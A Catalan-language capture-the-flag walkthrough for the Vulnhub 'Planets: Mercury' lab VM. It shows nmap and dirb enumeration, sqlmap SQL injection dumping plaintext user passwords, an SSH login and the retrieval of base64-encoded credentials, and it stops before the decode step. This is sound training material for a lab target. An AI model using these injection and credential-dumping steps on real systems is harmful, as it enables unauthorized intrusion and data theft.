


Vulnhub Planets: Mercury - Tutorial.

Avui estem intentant aconseguir les dues banderes de la primera màquina de la sèrie The Planets: Mercury!



Aquesta és una manera fantàstica d'aprendre algunes tècniques que es poden repetir, especialment durant la fase d'escaneig i recollida d'informació.

Enllaç de descarrega VM <https://www.vulnhub.com/entry/the-planets-mercury,544/>

Aquest CTF es presenta en cinc etapes:

1. Obtenció de l'adreça IP de la màquina objectiu.
2. Obtenció de detalls dels ports oberts.
3. Enumeració del servei HTTP.
4. Explotació de la vulnerabilitat.
5. Iniciu sessió a SSH i obteniu root.

Anem a començar.

1. Obtenció de l'adreça IP de la màquina objectiu.

Primer de tot anem a averiguar quin ip tenim en el nostre Kali, aixis podrem trobar-la més ràpidament. Utilitzarem la commanda **IP** amb la opció **a** per a realitzar aquesta tasca.

```
(root@WireSeed)-[/home/wireseed]  
# ip a
```

```
(root@WireSeed)-[/home/wireseed]  
# ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:fa:04:4e brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:37:db:e7 brd ff:ff:ff:ff:ff:ff  
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:8c:a2:9c brd ff:ff:ff:ff:ff:ff  
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:3e:00 brd ff:ff:ff:ff:ff:ff  
    inet 10.16.40.4/24 brd 10.16.40.255 scope global dynamic noprefixroute eth3  
        valid_lft 599sec preferred_lft 599sec  
    inet6 fe80::a00:27ff:fe1f:3e00/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Veiem que tenim la ip 10.16.40.4 (en aquest cas), i que treballem per la interfície eth3.

Un cop localitzada aquesta informació, procedim a realitzar un escaneig a la interfície per veure quines màquines hi estan treballant. Per això utilitzarem la instrucció netdiscover, però també es podria utilitzar **NMAP**, amb la opció **-sn** per a realitzar una escanejada a la xarxa o també podriem utilitzar la commanda **arp-scan**, així al vostre gust.

```
(root@WireSeed)-[/home/wireseed]  
# netdiscover -i eth3 -r 10.16.40.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
10.16.40.1    52:54:00:12:35:00    1      60  Unknown vendor  
10.16.40.2    52:54:00:12:35:00    1      60  Unknown vendor  
10.16.40.3    08:00:27:08:db:ca    1      60  PCS Systemtechnik GmbH  
10.16.40.11   08:00:27:80:36:b9    1      60  PCS Systemtechnik GmbH
```

Com podem observar, la màquina objectiu la tenim a la @IP 10.16.40.11, remarcar que en el netdiscover, la nostra màquina KALI no apareix.

Un cop fet aquest primer pas, el següent que farem és esbrinar els ports i serveis oberts disponibles a la màquina, anem-hi!!

2. Obtenció de detalls del ports oberts.

Per aquesta tasca, utilitzarem la commanda **NMAP**, ja que la tenim disponible en el nostre KALI i no haurem de realitzar instal·lacions addicionals.

Utilitzarem les opcions de:

- p**- Obtenció de ports.
- open** Només ens mostrarà els ports oberts.
- sv** Ens entregarà les versions dels Serveis que s'estiguin executant en la màquina objectiu.

```
(root@WireSeed)-[/home/wireseed]
# nmap -p- --open -sV 10.16.40.11
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 11:49 CET
Nmap scan report for 10.16.40.11
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http-proxy     WSGIServer/0.2 CPython/3.8.10

I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_
SF-Port8080-TCP:V=7.94SVN&I=7&D=12/26Time=658AB000P=x86_64-pc-linux-gnu%
SF:r(GetRequest,136,"HTTP/1.1\x20200\x20OK\r\nDate:\x20Tue,\x2026\x20Dec\
SF:\x202023/\x2010:50:40\x20GMT\r\nServer:\x20WSGIServer/0.2\x20CPython/3.8.10\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Frame-Option
SF:s:\x20DENY\r\nContent-Length:\x2069\r\nX-Content-Type-Options:\x20nosni
SF:f\r\nReferrer-Policy:\x20same-origin\r\n\r\nHello.\x20This\x20site\x2
SF:0is\x20currently\x20in\x20development\x20please\x20check\x20back\x20lat
SF:er.v.\x20(HTTPOptions,136,"HTTP/1.1\x20200\x20OK\r\nDate:\x20Tue,\x2026
SF:\x20Dec\x202023/\x2010:50:40\x20GMT\r\nServer:\x20WSGIServer/0.2\x20CPy
SF:thon/3.8.10\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Fram
SF:e-Options:\x20DENY\r\nContent-Length:\x2069\r\nX-Content-Type-Options:\
SF:\x20nosni\r\nReferrer-Policy:\x20same-origin\r\n\r\nHello.\x20This\x2
SF:0is\x20currently\x20in\x20development\x20please\x20check\x20back\x20bac
SF:k\x20later.v."%\r(RTSPRequest,1F4,"<!DOCTYPEPE\x20HTML\x20PUBLIC"-//W
SF:3C//DTD\x20HTML\x204.01//EN"\n\n\x20\x20\x20\x20\x20\x20\x20http:
SF://www.w3.org/TR/html4/strict.dtd">nhtml">\n\n\x20\x20\x20\x20head>
SF:n\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv="Content-Type">\x
SF:20content=\x20text/html;charset=utf-8">\n\n\x20\x20\x20\x20\x20\x20\x2
SF:0<title>Error\x20response< title>\n\n\x20\x20\x20\x20</head>\n\n\x20\x20\x2
SF:0<tbody>\n\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response< h1>
SF:\n\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20404<p/>\n\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20version\x20(
SF:'RTSP/1.0')<p/>\n\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x
SF:20explanation:\x20HTTPStatus.BAD_REQUEST\x20-\x20Bad\x20request\x20syn
SF:tax\n\n\x20Unsupported\x20method.<p/>\n\n\x20\x20\x20\x20</body>\n\n<ht
SF:ml>\n\n"%\r(FourOhFourRequest,A29,"HTTP/1.1\x20404\x20Not\x20Found\r\nDa
```

NMAP ens mostra dos ports oberts, concretament el port 22 (SSH) i el port 8080 (HTTP). Anem a investigar més aquets ports i a veure que podem trobar, sobretot amb el port 8080.

Realitzarem una altre escanejada amb **NMAP** a la màquina objectiu pero aquesta vegada utilitzarem la opció **-A** per veure si ens entrega més informació.

```
(root@WireSeed)-[/home/wireseed]
# nmap -A 10.16.40.11
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256  e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256  2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
```


```
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.10
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: WSGIServer/0.2 CPython/3.8.10
|_ http-robots.txt: 1 disallowed entry
```

```
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.1 404 Not Found
    Date: Tue, 26 Dec 2023 11:06:08 GMT
    Server: WSGIServer/0.2 CPython/3.8.10
    Content-Type: text/html
    X-Frame-Options: DENY
    Content-Length: 2366
    X-Content-Type-Options: nosniff
    Referrer-Policy: same-origin
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <title>Page not found at /nice ports,/Trinity.txt.bak</title>
    <meta name="robots" content="NONE,NOARCHIVE">
    <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; background:#eee; color:#000; }
    body>div { border-bottom:1px solid #ddd; }
    font-weight:normal; margin-bottom:.4em; }
    span { font-size:60%; color:#666; font-weight:normal; }
    table { border:none; border-collapse: collapse; width:100%; }
    vertical-align
  GetRequest, HTTPOptions: to connect
    HTTP/1.1 200 OK
    Date: Tue, 26 Dec 2023 11:06:08 GMT
    Server: WSGIServer/0.2 CPython/3.8.10
    Content-Type: text/html; charset=utf-8
    X-Frame-Options: DENY
    Content-Length: 69
    X-Content-Type-Options: nosniff
    Referrer-Policy: same-origin
    Hello. This site is currently in development please check back later.
  RTSPRequest:
    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
    "http://www.w3.org/TR/html4/strict.dtd">
    <html>
    <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>Error response</title>
    </head>
    <body>
    <h1>Error response</h1>
    <p>Error code: 400</p>
    <p>Message: Bad request version ('RTSP/1.0').</p>
    <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported metho
    </body>
```


Ens ha entregat molta més informació, podem veure que tenim fitxer de **robots.txt** i a més amb directoris o arxius deshabilitats, a part també veiem que tenim accés a un web, anem a enumerar tota aquesta informació i a treballar més amb la màquina.

3. Enumeració del servei HTTP.

Anem a veure que ens entrega el web que tenim a la direcció.




Podem observar que indicant només la IP de la màquina no accedim al web, ja que ens entrega un error de “**IMPOSSIBLE CONNECTAR**”, anem a provar de connectar indicant el port de connexió es a dir @IP:PORT.



Aquí si que aconseguim entrar al web i podem veure que ens entrega un missatge que la pàgina està en desenvolupament, poc podrem fer aquí, pero tenim pendent de l'arxiu ROBOTS.TXT, anem a veure que hi podem trobar.





No tenim dades, i a més ho marca tot com a deshabilitat (**DISALLOW**).

Utilitzarem la commanda **dirb** per veure si podem trobar alguna estructura de directoris que ens serveixi d'alguna cosa per poder treballar amb el web.



```
(root@WireSeed)-[/home/wireseed]  
# dirb http://10.16.40.11:8080/
```

```
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Tue Dec 26 12:34:00 2023  
URL_BASE: http://10.16.40.11:8080/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://10.16.40.11:8080/ —  
+ http://10.16.40.11:8080/robots.txt (CODE:200|SIZE:26)  
  
END_TIME: Tue Dec 26 12:35:06 2023  
DOWNLOADED: 4612 - FOUND: 1
```



Ens torna a localitzar el fitxer de **ROBOTS.TXT**, el qual només hi tenim indicat que tot està deshabilitat, però anem a estudiar més el fitxer de **ROBOTS.TXT** i a veure que podem localitzar en ell i que no haguem pogut veure anteriorment.

```
User-agent: *  
Disallow: /
```

Veiem que tenim una extensió de * anem a provar-la al navegador a veure que ens entrega.




Veiem que l'error que ens entrega de **PÀGINA NO TROBADA**, ens indica una nova direcció que es **mercuryfacts/** anem a veure que ens entrega aquesta nova direcció obtinguda.




Aquesta nova direcció si que ens entrega un web en condicions i podem veure en ell dos links que si ens posem a sobre d'ells veurem que tenen els id **1** i **todo**.

Investiguem mes en aquets dos id's, comencem per el id=1.



I si investiguem amb el id=todo.



Aquí si que tenim una informació que es molt relevant, en indica que hi ha un MySQL en execució i que a mes s'utilitza DJANGO, per tant tornarem a explotar el web pero ara utilitzant commandes de SQL, concretamente utilitzarem el SQLMAP per veure que hi podem trobar-hi.

4. Explotació de la vulnerabilitat.

Anem a explotar les vulnerabilitats que poguem del SQL, primer de tot, anem a veure que podem trobar, i per això tal com s'ha dit anteriorment, utilitzarem la commanda **SQLMAP**.

```
(root@WireSeed)-[/home/wireseed]  
# sqlmap -u http://10.16.40.11:8080/mercuryfacts/ --dbs --batch
```

Al cap d'una estona de treball, el SQLMAP, ens retorna uns resultats d'estructura de la BBDD.

```
[13:16:46] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL ≥ 5.6  
[13:16:47] [INFO] fetching database names  
available databases [3]:  
[*] information_schema  
[*] mercury  
[*] performance_schema  
  
[13:16:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.16.40.11'  
[*] ending @ 13:16:47 /2023-12-26/
```

I veiem que ens retorna una BBDD que s'anomena **mercury**, a la qual haurem de tornar a passar el SQLMAP per poder aprofundir més en la seva estructura.

```
(root@WireSeed)-[/home/wireseed]  
# sqlmap -u http://10.16.40.11:8080/mercuryfacts/ -D mercury --dump-all --batch
```

Aquesta commanda, ens retorna un resultat de que ha localitzat dues taules, concretament una anomenada facts i l'altre users.

```
Database: mercury
Table: facts
[8 entries]
+-----+-----+
| id | fact |
+-----+-----+
| 1 | Mercury does not have any moons or rings. |
| 2 | Mercury is the smallest planet. |
| 3 | Mercury is the closest planet to the Sun. |
| 4 | Your weight on Mercury would be 38% of your weight on Earth. |
| 5 | A day on the surface of Mercury lasts 176 Earth days. |
| 6 | A year on Mercury takes 88 Earth days. |
| 7 | It's not known who discovered Mercury. |
| 8 | A year on Mercury is just 88 days long. |
+-----+-----+
```

```
Database: mercury
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | johnny1987 | john |
| 2 | lovemykids111 | laura |
| 3 | lovemybeer111 | sam |
| 4 | mercuryisthesizeof0.056Earths | webmaster |
+-----+-----+-----+
```

Veiem que a la taula **USERS**, tenim quatre entrades, la opció **--dump-all** es la encarregada de proporcionar-nos la informació de les taules. Però ens fixem en la quarta i última entrada, ja que es la que ens sembla més interessant de totes.

5. Iniciem sessió a SSH i obtenim root.

Si recordem l'exploració de ports oberts, un dels ports oberts era SSH (22). Anem a utilitzar el port 22 amb aquest últim usuari (**WEBMASTER**).

```
(root@WireSeed)-[/home/wireseed]  
# ssh webmaster@10.16.40.11
```

Introduïm el password que hem localitzat en l'exploració de SQL i

```
webmaster@10.16.40.11's password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-169-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Tue 26 Dec 21:07:46 UTC 2023  
  
System load:  0.25          Processes:           109  
Usage of /:   76.0% of 4.84GB Users logged in:        0  
Memory usage: 31%          IPv4 address for enp0s3: 10.16.40.11  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
154 updates can be installed immediately.  
6 of these updates are security updates.  
To see these additional updates run: apt list --upgradable  
  
New release '22.04.3 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Tue Dec 26 21:07:21 2023 from 10.16.40.4  
webmaster@mercury:~$
```

Ja tenim l'accés garantitzat per SSH!!

Mirem que trobem al directori utilitzant la instrucció ls i veiem que localitzem el primer FLAG de la màquina.

```
webmaster@mercury:~$ ls  
mercury_proj user_flag.txt  
webmaster@mercury:~$
```

Llistem el primer FLAG de la màquina per aconseguir el primer control.

```
webmaster@mercury:~$ cat user_flag.txt  
[user_flag_8339915c9a454657bd60ee58776f4ccd]  
webmaster@mercury:~$
```

Anem a localitzar el FLAG 2 de la màquina i començarem per el directori que tenim en aquest nivell, **mercury_proj**.

```
webmaster@mercury:~$ cd mercury_proj/  
webmaster@mercury:~/mercury_proj$ ls  
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt  
webmaster@mercury:~/mercury_proj$
```

Veiem que localitzem un nou TXT, el qual pot incorporar nova informació sobre la màquina, anem a llistar'l.

```
webmaster@mercury:~/mercury_proj$ cat notes.txt  
Project accounts (both restricted):  
webmaster for web stuff - webmaster:bWVvY3VyeW1zZGhlc2l6ZW9mMC4wNTZFYX10aHMK  
linuxmaster for linux stuff - linuxmaster:bWVvY3VyeW1lYW5kaWFtZXRLcm1zNDg4MGttCg==  
webmaster@mercury:~/mercury_proj$
```

Acabem de localitzar, en base64, el hash per a linuxmaster, anem a transformar'l en ASCII per a poder'l treballar correctament, per això utilitzarem la commanda **echo** amb la opció **base64 -d** per a poder'l transformar.

```
(root@WireSeed)-[/home/wireseed]  
